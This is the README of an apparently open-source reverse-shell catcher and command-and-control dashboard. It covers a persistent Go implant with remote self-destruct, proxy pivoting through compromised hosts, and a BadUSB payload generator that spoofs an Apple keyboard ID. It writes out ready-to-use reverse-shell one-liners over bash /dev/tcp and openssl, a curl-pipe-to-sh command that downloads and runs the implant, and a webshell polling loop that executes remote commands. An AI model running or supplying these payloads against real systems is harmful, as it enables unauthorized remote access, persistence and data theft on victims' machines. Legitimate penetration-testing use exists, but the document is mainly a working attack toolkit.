



A single-host, multi-transport reverse-shell catcher with a browser dashboard.

| 🌐 Transports | Raw TCP · TLS · HTTP webshell |
| 🔗 Mux client | Persistent WebSocket/protobuf implant: real PTY, file manager, proxy, auto-reconnect |
| 🖥️ Dashboard | Live sessions, full PTY terminal with resize + mouse support |
| 📁 File tools | Per-host file transfer, native file-system browser, streaming upload/download |
| 🌐 HTTP CONNECT proxy | Per-mux-host proxy with Basic auth (great for pivoting) |
| 💣 Self-destruct | Remote-kill mux implant and delete its binary from the dashboard |
| ⌨️ BadUSB generator | DuckyScript payload builder with device selector and macOS VID/PID spoofing |
| 📋 Payload library | Copyable one-liners for TCP, TLS, webshell, mux, and download-&-run |
| ⚡ Command palette | Ctrl+K to jump between hosts and sessions |
| 🔔 Notifications | Browser notifications for new sessions |
| 🧹 Housekeeping | One-click cleanup of dead sessions, scrollback download |
| 📜 Live log | In-memory event log replayed on load and streamed over WebSocket |
| 🎹 Keyboard help | Press ? for the shortcut overlay |
| 🔧 Resizable UI | Drag to resize sidebar and log panels |
| 🔐 Auth + CSRF | Session-cookie login protecting dashboard, REST API, and browser WebSockets |
| 🏗️ Build panel | Cross-compile the Go mux client from the dashboard with the server URL baked in |
| 🖥️ Remote CLI | tmux-based operator console with host list, shell windows, file manager, and desktop notifications |
npm install
npm run build
AUTH_USER=admin AUTH_PASS=s3cr3t npm start
Then browse to http://localhost:8080. AUTH_USER / AUTH_PASS are required.
A tmux-based operator console is included for users who prefer a terminal
workflow or want desktop notifications.
export RSL_URL="https://rsl.example.com/"
export RSL_TOKEN="YOUR_API_TOKEN"
npm run cli
The first run creates a tmux session named rsl-cli and attaches you to it.
Inside the dashboard:
Enter— open a new shell window for the selected host/sessionf— open a Blessed file-manager window for the selected hostr— refresh the listq— quit the dashboard (existing tmux windows stay open)
Use normal tmux keys to switch and close shell/file windows. The CLI uses
RSL_TOKEN (or RSL_API_TOKEN) and talks to the same REST/WebSocket API as
the dashboard.
Requirements: tmux must be installed locally.
Docker is the recommended way to run RSL. The image bundles the frontend, the
Node server, and the Go mux client (rsl-client is on $PATH inside the
container). The TLS transport auto-generates a self-signed cert on first start
using the bundled openssl.
docker build -t reverse-shell-listener .
docker run -p 8080:8080 -p 1337:1337 -p 1338:1338 \
  -e AUTH_USER=admin -e AUTH_PASS=s3cr3t \
  reverse-shell-listener
For a real deployment, use docker compose and expose only the API/frontend
port and the dedicated HTTP CONNECT proxy port. Raw TCP/TLS listener ports are
optional — use them only if you want targets to connect with `bash -i
/dev/tcp/...`; mux and webshell targets connect over the API port.
services:
  rsl:
    build: .
    container_name: reverse-shell-listener
    restart: unless-stopped
    ports:
      - "8080:8080"     # dashboard + REST + WebSocket + webshell + /mux
      - "3128:3128"     # HTTP CONNECT proxy (optional)
      # Uncomment only if you need raw shell listeners:
      # - "1337:1337"   # raw TCP reverse-shell listener
      # - "1338:1338"   # TLS reverse-shell listener
    environment:
      PORT: "8080"
      HOST: "0.0.0.0"
      AUTH_USER: admin
      AUTH_PASS: ${AUTH_PASS?set AUTH_PASS in .env}
      AUTH_SECRET: ${AUTH_SECRET?set AUTH_SECRET in .env}
      BUILD_TOKEN: ${BUILD_TOKEN?set BUILD_TOKEN in .env}
      API_TOKEN: ${API_TOKEN?set API_TOKEN in .env}
      PROXY_TOKEN: ${PROXY_TOKEN?set PROXY_TOKEN in .env}
      PROXY_PORT: "3128"
      ENABLE_TCP: "true"
      ENABLE_TLS: "true"
      ENABLE_WEBSHELL: "true"
      ENABLE_MUX: "true"
      SCROLLBACK_BYTES: "1048576"
      MUX_PING_MS: "20000"
PROXY_PORT=3128 is recommended behind reverse proxies like Traefik because
some proxies cannot forward raw CONNECT tunnels on an HTTP route.
The Go mux client is the richest transport: a persistent WebSocket connection
that reports hostname, user, OS, and arch, and spawns a real PTY for each shell
channel. Resize events from xterm are forwarded to the remote PTY via
SIGWINCH; on disconnect it reconnects with linear backoff.
Build and run the included client:
cd client
go build -o rsl-client ./cmd
./rsl-client -s ws://YOUR_HOST:8080/mux -t tag
Or use the RSL_SERVER env var:
RSL_SERVER=ws://YOUR_HOST:8080/mux ./rsl-client/dl?token=...&os=...&arch=... cross-compiles and returns the Go client binary.
/dl/s?token=...&os=... returns a tiny one-liner script that curls /dl and
runs the binary, useful when the target can type only a short command:
# Linux/macOS target
curl -sL 'https://rsl.example.com/dl/s?token=YOUR_BUILD_TOKEN&os=linux' | shThe dashboard's Build client panel (sidebar, bottom) cross-compiles the
Go client on the server and downloads the binary with the server URL and tags
baked in via -ldflags -X, so the downloaded client just runs with no args:
./rsl-client            # uses the baked-in server URL + tags
RSL_SERVER=ws://other:8080/mux ./rsl-client   # override at runtime
Available targets: linux-amd64, linux-arm64, linux-arm-7,
linux-mips-softfloat, linux-mipsle-softfloat, linux-386,
darwin-arm64, darwin-amd64, windows-amd64, windows-arm64.
When PROXY_TOKEN is set, each mux host becomes an HTTP CONNECT proxy. The
dashboard shows the proxy URL and Basic auth for the selected host
(host_id:PROXY_TOKEN). Curl example:
curl -x http://rsl.example.com:3128 -U h1:YOUR_PROXY_TOKEN https://example.comPROXY_PORT=0(default): the proxy handler shares the dashboard/API port.PROXY_PORT=3128: the proxy listens on its own TCP port, which is easier to expose through reverse proxies like Traefik that cannot forward rawCONNECTtunnels on an HTTP route.
bash -i >& /dev/tcp/YOUR_HOST/1337 0>&1mkfifo /tmp/f; /bin/sh -i </tmp/f 2>&1 | \
openssl s_client -quiet -connect YOUR_HOST:1338 >/tmp/fThe listener logs the certificate fingerprint on startup so the target can pin it if desired.
For firewalled targets that can only make outbound HTTP requests. The webshell
endpoints require the same BUILD_TOKEN used by /mux and /dl:
H=http://YOUR_HOST:8080; T=YOUR_BUILD_TOKEN
ID=$(curl -s "$H/webshell/register?token=$T")
while :; do
  C=$(curl -s -H "X-RSL-Token: $T" "$H/webshell/$ID/poll")
  [ -n "$C" ] && O=$(printf '%s' "$C" | sh 2>&1)
  curl -s -H "X-RSL-Token: $T" --data-binary "$O" "$H/webshell/$ID/output"
doneThe dashboard can generate a DuckyScript payload that types a short bootstrap command into the target. Choose the target OS/arch, the BadUSB device (Flipper Zero / BadUSB or USB Rubber Ducky / Bash Bunny), and an initial delay.
On macOS the generator defaults to spoofing an Apple keyboard
(VID 0x05ac / PID 0x0281) so the target skips the Keyboard Setup Assistant.
The Rubber Ducky output uses ATTACKMODE HID VID_05AC PID_0281; the Flipper
output uses ID 05ac:0281 Apple:Keyboard.
cd client
GOOS=linux GOARCH=amd64 go build -o rsl-client-linux-amd64 ./cmd
GOOS=linux GOARCH=arm64 go build -o rsl-client-linux-arm64 ./cmd
GOOS=darwin GOARCH=arm64 go build -o rsl-client-darwin-arm64 ./cmd
GOOS=windows GOARCH=amd64 go build -o rsl-client-windows-amd64.exe ./cmd
The client builds for all common OS/arch combinations. On Linux/macOS it uses a real PTY; on Windows it falls back to a pipe-backed shell because a portable Windows PTY is not included in this build.
| Script | Description |
|---|---|
npm run build |
Bundle src/ into public/dist/ |
npm run watch |
Rebuild on change |
npm start |
Build + run the listener |
npm run dev |
Build + run with node --watch |
npm run cli |
Start the tmux-based remote operator console |
| Variable | Default | Description |
|---|---|---|
PORT |
8080 | HTTP dashboard + REST + WebSocket + webshell |
HOST |
0.0.0.0 | Bind address |
TCP_PORT |
1337 | Raw TCP reverse-shell listener |
TLS_PORT |
1338 | TLS reverse-shell listener |
ENABLE_TCP |
true | |
ENABLE_TLS |
true | |
ENABLE_WEBSHELL |
true | |
ENABLE_MUX |
true | Multiplexed Go client WebSocket transport |
AUTH_USER |
Required. Dashboard/REST/WS login username | |
AUTH_PASS |
Required. Dashboard/REST/WS login password | |
AUTH_SECRET |
random | Pin session cookie secret across restarts |
BUILD_TOKEN |
Shared token for /mux, /dl, and /webshell |
|
API_TOKEN |
Optional single token for programmatic /api/* access |
|
PROXY_TOKEN |
HTTP CONNECT proxy password (username = host id) | |
PROXY_PORT |
0 | Dedicated proxy port; 0 shares the API port |
SCROLLBACK_BYTES |
1 MB | Per-session in-memory scrollback cap |
WEBSHELL_POLL_MS |
25000 | Long-poll hold time |
WEBSHELL_TIMEOUT |
30000 | Idle timeout before a webshell beacon is dead |
MUX_PING_MS |
20000 | Keepalive ping interval for mux hosts |
| Endpoint | Method | Description |
|---|---|---|
/api/sessions |
GET | List all sessions |
/api/sessions/:id |
GET | Session metadata |
/api/sessions/:id/kill |
POST | Close the connection |
/api/sessions/:id/upgrade |
POST | Inject dumb-shell → PTY bash sequence |
/api/sessions/:id/resize |
POST | Resize session / send SIGWINCH |
/api/sessions/:id |
DELETE | Drop session from registry |
/api/sessions/clear-dead |
POST | Drop all offline sessions |
/api/build/targets |
GET | List available cross-compile targets |
/api/build/client |
GET | Build + download Go client (target, server, tags) |
/api/hosts |
GET | List mux hosts |
/api/hosts/:id |
GET | Host metadata |
/api/hosts/:id/shells |
POST | Ask host to open a new PTY shell |
/api/hosts/:id/self-destruct |
POST | Kill implant process and remove binary |
/api/config |
GET | Runtime config: proxy URL, tokens |
/api/log |
GET | In-memory event-log snapshot (?since=ts) |
All mutating endpoints (POST, DELETE, etc.) require the X-CSRF-Token
header to match the rsl_csrf cookie issued at login.
When API_TOKEN is set, REST endpoints also accept it via
Authorization: Bearer <token> or X-API-Token: <token>. API-token clients do
not need a session cookie and are exempt from CSRF.
/api/ws/sessions— JSON event stream for the session/host list/api/ws/session/:id— binary terminal channel + JSON control frames/api/ws/log— JSON event-log stream; replays history then streams live entries/api/ws/host/:id/file— file transfer relay to a mux host (JSON ↔ protobuf)/api/ws/host/:id/fs— native file-system browser relay (JSON ↔ protobuf)
Browser WebSockets require a valid rsl_session cookie. When API_TOKEN is set,
operator WebSocket endpoints also accept it via Authorization: Bearer <token>
or X-API-Token: <token> so programmatic clients such as the remote CLI can
connect without a session cookie.
Mux hosts advertise a feature bitmap in their Hello message. The dashboard
uses it to hide controls (file transfer, file manager, proxy) that older
clients do not support.
The dashboard grants shell access to every caught session, so it must not be exposed to the public internet even with auth enabled. Run it bound to localhost behind an SSH tunnel or on a trusted VPN. Only the reverse-shell listener ports and (optionally) the webshell HTTP path should be reachable by targets.
When AUTH_USER / AUTH_PASS are set, everything operator-facing is gated by
a signed rsl_session cookie issued at /login. The cookie is HttpOnly and
SameSite=Strict. Login also sets a non-HttpOnly rsl_csrf cookie; mutating
REST methods require the value in an X-CSRF-Token header.
Protected surfaces:
- the dashboard and static assets,
- all
/api/*REST routes (CSRF-protected forPOST/DELETE/etc.), - the browser WebSocket endpoints
/api/ws/sessions,/api/ws/session/:id, and/api/ws/log(express-ws upgrades bypass HTTP middleware, so each handler re-checks the cookie and closes the socket with1008if it is missing or invalid).
AUTH_USER / AUTH_PASS are required — the server refuses to start without
them.
/mux, /dl, and /webshell are gated by the shared BUILD_TOKEN when it is
set — implants carry this token because they cannot use operator session
cookies. /webshell/register accepts the token via ?token= or the
X-RSL-Token header; /webshell/:id/poll and /webshell/:id/output require
it on every request. The raw TCP and TLS reverse-shell listeners are
unauthenticated by definition.
/api/* accepts either a valid session cookie (with CSRF for mutating methods)
or the single API_TOKEN via Authorization: Bearer <token> or
X-API-Token: <token>. Treat API_TOKEN as a secret; anyone holding it has
full REST API access.
The server also sets X-Content-Type-Options, X-Frame-Options,
Referrer-Policy, and a Content-Security-Policy on every response. HSTS is
added only when the request is detected as HTTPS (e.g., behind an HTTPS reverse
proxy).
npm run watch      # frontend rebuild on change
# in another shell:
node --watch server.jsAfter editing proto/mux.proto, regenerate the Go bindings:
go install google.golang.org/protobuf/cmd/protoc-gen-go@latest
export PATH=$PATH:$HOME/go/bin
protoc --go_out=client --go_opt=module=github.com/nemanjan00/reverse-shell-listener/client proto/mux.protoflowchart LR
subgraph Targets
A[Raw TCP shell]
B[TLS shell]
C[HTTP webshell]
D[Go mux client]
end
subgraph Listener
E[Node server]
F[Session registry]
G[Host registry]
end
subgraph Operator
H[Browser dashboard]
I[REST API]
J[WebSocket streams]
K[tmux CLI]
end
A --> |1337| E
B --> |1338| E
C --> |8080| E
D --> |/mux| E
E --> F
E --> G
E --> H
E --> I
E --> J
E --> K
MIT